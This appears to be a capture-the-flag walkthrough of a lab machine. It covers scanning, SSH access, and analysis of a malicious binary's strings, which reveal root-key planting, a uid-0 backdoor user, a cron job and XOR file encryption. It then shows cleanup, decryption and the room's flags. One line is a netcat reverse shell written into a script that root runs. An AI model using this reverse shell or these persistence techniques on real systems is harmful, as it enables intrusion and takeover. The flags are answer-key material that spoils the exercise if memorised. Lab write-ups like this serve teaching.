nmap -A -vvv 10.10.83.13

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 55:17:c1:d4:97:ba:8d:82:b9:60:81:39:e4:aa:1e:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCqaXDoAAvwHBvNhrHfjZaxCgLbQAImpPRiPxxetRqPQYVPusw2lV6HPV1j2
ymgdsaA7bNP8jroSq54c2mVLyYVYwbdUscYuLMj/RflPxHx/18J2LF0FnhyRsX8iszNqQ+BqDQ74O2hyN/Cqbwy8pm6i75QRIBl
yFRzFwihqSqCDp9OO75Y9wr2+iQX8yzL7CJjnS5w+vEdnGsf88Mzs/NZxB2ZHoDf3lw8uMo0iHg23GfPntVilr01AP6szDOHIMl
MMk6pMqkU7MrXvJz+Ij+MP8b1+5T0uBB4MgtrUyQLXyRZGX4M30YGdR+jnfAjIKEjAEqrSyotr+l+hLEgUNHT
|   256 8d:f5:4b:ab:23:ed:a3:c0:e9:ca:90:e9:80:be:14:44 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCjzHLHSekU/G6uRjXbHIsERa
RTzJ+a1lVwvIXkLoaqhlHIM616JxWkaUD0CxzLjrnSjxKsjI1YXcrHYFNd2rys=
|   256 3e:ae:91:86:81:12:04:e4:70:90:b1:40:ef:b7:f1:b6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHR259lx5M/24wvX1dnbS1ehHzmK4sr1B7aZqsfIesOB
80/tcp open  http    syn-ack Apache httpd 2.4.43 ((Unix))
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.43 (Unix)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


nmap -sV -p1000-4000 -vvv 10.10.83.13

```
PORT     STATE    SERVICE REASON      VERSION
1337/tcp open     http    syn-ack     nginx 1.14.0 (Ubuntu)
2769/tcp filtered exce    no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.83.13/FUZZ

```
 :: Method           : GET
 :: URL              : http://10.10.83.13/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.hta                    [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8]
                        [Status: 200, Size: 997, Words: 3, Lines: 12]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

http://10.10.83.13/




http://10.10.83.13:1337/




ssh alex@10.10.83.13

madeline



ssh alex@10.10.83.13 'bash --norc'

sed -i '$d' .bashrc



ssh alex@10.10.83.13 'bash --norc'


ls -la

scp fixutil headcrusher@10.2.11.159:/home/headcrusher

```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $ssh alex@10.10.83.13 'bash --norc'
alex@10.10.83.13's password:
ls -la
total 76
drwxr-xr-x 1 alex alex  4096 Aug 25 01:39 .
drwxr-xr-x 1 root root  4096 Jun 17 08:55 ..
-rw------- 1 alex alex    56 Aug 25 01:25 .bash_history
-rw-r--r-- 1 alex alex   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 alex alex  3528 Aug 25 01:37 .bashrc_bk
-rw-r--r-- 1 alex alex   807 Apr 18  2019 .profile
drwx------ 2 alex alex  4096 Aug 25 01:39 .ssh
-rwxrwxr-x 1 root root 37344 Jun 12 08:09 fixutil
scp fixutil headcrusher@10.2.11.159:/home/headcrusher
ssh: connect to host 10.2.11.159 port 22: Connection refused
lost connection
```

http://10.10.83.13:1337/

Flag 0: THM{d8b5c89061ed767547a782e0f9b0b0fe}



scp alex@10.10.83.13:fixutil .

```
└──╼ $scp alex@10.10.83.13:fixutil .
alex@10.10.83.13's password:
fixutil                                       100%   36KB  35.2KB/s   00:01
```

strings fixutil

```
/opt/.fixutil/
/opt/.fixutil/backup.txt
/bin/mv /tmp/logging.so /lib/x86_64-linux-gnu/oldliblogging.so
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4U9gOtekRWtwKBl3+ysB5WfybPSi/rpvDDfvRNZ+BL81mQYTMPbY3bD6u2eYYXfWMK6k3XsILB
izVqCqQVNZeyUj5x2FFEZ0R+HmxXQkBi+yNMYoJYgHQyngIezdBsparH62RUTfmUbwGlT0kxqnnZQsJbXnUCspo0zOhl8tK4qr8uy2PAG7QbqzL/e
pfRPjBn4f3CWV+EwkkkE9XLpJ+SHWPl8JSdiD/gTIMd0P9TD1Ig5w6F0f4yeGxIVIjxrA4MCHMmo1U9vsIkThfLq80tWp9VzwHjaev9jnTFg+bZnT
xIoT4+Q2gLV124qdqzw54x9AmYfoOfH9tBwr0+pJNWi1CtGo1YUaHeQsA8fska7fHeS6czjVr6Y76QiWqq44q/BzdQ9klTEkNSs+2sQs9csUybWsX
umipViSUla63cLnkfFr3D9nzDbFHek6OEk+ZLyp8YEaghHMfB6IFhu09w5cPZApTngxyzJU7CgwiccZtXURnBmKV72rFO6ISrus= root@recover
y
/root/.ssh/authorized_keys
/usr/sbin/useradd --non-unique -u 0 -g 0 security 2>/dev/null
/bin/echo 'security:$6$he6jYubzsBX1d7yv$sD49N/rXD5NQT.uoJhF7libv6HLc0/EZOqZjcvbXDoua44ZP3VrUcicSnlmvWwAFTqHflivo5
vmYjKR13gZci/' | /usr/sbin/chpasswd -e
/opt/brilliant_script.sh
```

```
/home/moodr/Boxes/recovery/fixutil
opterr
_IO_codecvt
long long unsigned int
st_blocks
d_reclen
sys_errlist
_IO_backup_base
sys_nerr
f_contents
webfile_w
_fileno
stat
tv_nsec
index_of_encryption_key
```

```
readdir@@GLIBC_2.2.5
malloc@@GLIBC_2.2.5
XOREncryptWebFiles
fseek@@GLIBC_2.2.5
chmod@@GLIBC_2.2.5
web_location
```

```
/home/alex/.bashrc
while :; do echo "YOU DIDN'T SAY THE MAGIC WORD!"; done &
/bin/cp /lib/x86_64-linux-gnu/liblogging.so /tmp/logging.so
/lib/x86_64-linux-gnu/liblogging.so
echo pwned | /bin/admin > /dev/null
```

scp alex@10.10.83.13:/opt/brilliant_script.sh .

```
┌─[headcrusher@parrot]─[~]
└──╼ $scp alex@10.10.83.13:/opt/brilliant_script.sh .
alex@10.10.83.13's password:
Permission denied, please try again.
alex@10.10.83.13's password:
brilliant_script.sh                                           100%   95     0.3KB/s   00:00
```

cat brilliant_script.sh


```
┌─[headcrusher@parrot]─[~]
└──╼ $cat brilliant_script.sh
#!/bin/sh

for i in $(ps aux | grep bash | grep -v grep | awk '{print $2}'); do kill $i; done;
```

ssh alex@10.10.83.13

echo ‘’ > /opt/brilliant_script.sh

```
┌─[headcrusher@parrot]─[~]
└──╼ $ssh alex@10.10.83.13
alex@10.10.83.13's password:
Linux recoveryserver 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 25 02:18:37 2020 from 10.2.11.159
alex@recoveryserver:~$ echo '' > /opt/brilliant_script.sh
alex@recoveryserver:~$
```

THM{4c3e355694574cb182ca3057a685509d}



ls -la /opt/brilliant_script.sh


```
alex@recoveryserver:~$ ls -la /opt/brilliant_script.sh
-rwxrwxrwx 1 root root 1 Aug 25 02:19 /opt/brilliant_script.sh
```

strings /lib/x86_64-linux-gnu/liblogging.so

```
#!/bin/sh
for i in $(ps aux | grep bash | grep -v grep | awk '{print $2}'); do kill $i; done;
/etc/cron.d/evil
* * * * * root /opt/brilliant_script.sh 2>&1 >/tmp/testlog
```

nano /opt/brilliant_script.sh

rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.2.11.159 443 >/tmp/f



sudo nc -nlvp 443

```
┌──[✗]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

./brilliant_script.sh

```
alex@recoveryserver:/opt$ ./brilliant_script.sh
rm: cannot remove '/tmp/f': No such file or directory
```

```
Ncat: Connection from 10.10.83.13.
Ncat: Connection from 10.10.83.13:39734.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

cd .ssh

ls


```
# cd .ssh
# ls
authorized_keys
# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4U9gOtekRWtwKBl3+ysB5WfybPSi/rpvDDfvRNZ+BL81mQYTMPbY3bD6u2eYYXfWMK6k3XsILB
izVqCqQVNZeyUj5x2FFEZ0R+HmxXQkBi+yNMYoJYgHQyngIezdBsparH62RUTfmUbwGlT0kxqnnZQsJbXnUCspo0zOhl8tK4qr8uy2PAG7QbqzL/e
pfRPjBn4f3CWV+EwkkkE9XLpJ+SHWPl8JSdiD/gTIMd0P9TD1Ig5w6F0f4yeGxIVIjxrA4MCHMmo1U9vsIkThfLq80tWp9VzwHjaev9jnTFg+bZnT
xIoT4+Q2gLV124qdqzw54x9AmYfoOfH9tBwr0+pJNWi1CtGo1YUaHeQsA8fska7fHeS6czjVr6Y76QiWqq44q/BzdQ9klTEkNSs+2sQs9csUybWsX
umipViSUla63cLnkfFr3D9nzDbFHek6OEk+ZLyp8YEaghHMfB6IFhu09w5cPZApTngxyzJU7CgwiccZtXURnBmKV72rFO6ISrus= root@recover
```

echo " > authorized_keys


```
# echo '' > authorized_keys
# cat euthorized_keys
cat: euthorized_keys: No such file or directory
# cat authorized_keys

#
```

http://10.10.83.13:1337/

THM{70f7de17bb4e08686977a061205f3bf0}



cat /etc/passwd




/usr/sbin/userdel -rf security

```
# userdel -rf security
/bin/sh: 66: userdel: not found
# whereis userdel
userdel: /usr/sbin/userdel
# /usr/sbin/userdel -rf security
userdel: user security is currently used by process 1
userdel: security mail spool (/var/mail/security) not found
userdel: security home directory (/home/security) not found
#
```

http://10.10.83.13:1337/


THM{b0757f8fb8fe8dac584e80c6ac151d7d}



cd /lib/x86_64-linux-gnu/


ls

mv oldliblogging.so liblogging.so



http://10.10.83.13:1337/

THM{72f8fe5fd968b5817f67acecdc701e52}



cd /opt/.fixutil

ls

cat backup.txt

AdsipPewFlfkmll

```
# cd /opt/.fixutil
# ls
backup.txt
# cat backup.txt
AdsipPewFlfkmll
#
```

find / -type f -name *html 2>/dev/null

```
# find / -type f -name *html 2>/dev/null
/usr/local/apache2/htdocs/index.html
/usr/local/apache2/htdocs/todo.html
/usr/local/apache2/icons/README.html
/usr/local/apache2/error/include/spacer.html
/usr/local/apache2/error/include/top.html
/usr/local/apache2/error/include/bottom.html
```

cd /usr/local/apache2/htdocs/

```
# cd /usr/local/apache2/htdocs/
# ls
index.html
reallyimportant.txt
todo.html
#
```

scp alex@10.10.196.180:/usr/local/apache2/htdocs/index.html

scp alex@10.10.196.180:/usr/local/apache2/htdocs/todo.html .

scp alex@10.10.196.180:/usr/local/apache2/htdocs/reallyimportant.txt

```
┌─[headcrusher@parrot]─[~]
└──╼ $scp alex@10.10.196.180:/usr.local/apache2/htdocs/index.html .
^C┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $scp alex@10.10.196.180:/usr/local/apache2/htdocs/index.html .
alex@10.10.196.180's password:
index.html                                    100%  997     2.9KB/s   00:00
┌─[headcrusher@parrot]─[~]
└──╼ $scp alex@10.10.196.180:/usr/local/apache2/htdocs/todo.html .
alex@10.10.196.180's password:
todo.html                                     100%   85     0.3KB/s   00:00
┌─[headcrusher@parrot]─[~]
└──╼ $scp alex@10.10.196.180:/usr/local/apache2/htdocs/reallyimportant.txt .
alex@10.10.196.180's password:
reallyimportant.txt                           100%  109     0.3KB/s   00:00
```

python3 xor-decrypt.py -i "index.html" -o "old_index.html" -k AdsipPewFlfkmll -d

python3 xor-decrypt.py -i "todo.html" -o "old_todo.html" -k AdsipPewFlfkmll –d

python3 xor-decrypt.py -i "reallyimportant.txt" -o "text.txt" -k AdsipPewFlfkmll -d


```
</html>┌─[headcrusher@parrot]─[~]
└──╼ $python3 xor-decrypt.py -i "index.html" -o "old_index.html" -k AdsipPewFlfkmll -d
┌─[headcrusher@parrot]─[~]
└──╼ $python3 xor-decrypt.py -i "todo.html" -o "old_todo.html" -k AdsipPewFlfkmll -d
┌─[headcrusher@parrot]─[~]
└──╼ $python3 xor-decrypt.py -i "reallyimportant.txt" -o "text.txt" -k AdsipPewFlfkmll -d
```

```
┌─[headcrusher@parrot]─[~]
└──╼ $cat text.txt
This text document is really important.
I hope nothing happens to it; I can't bear the thought of loosing it.┌─[headcrusher@parrot]─[~]
```

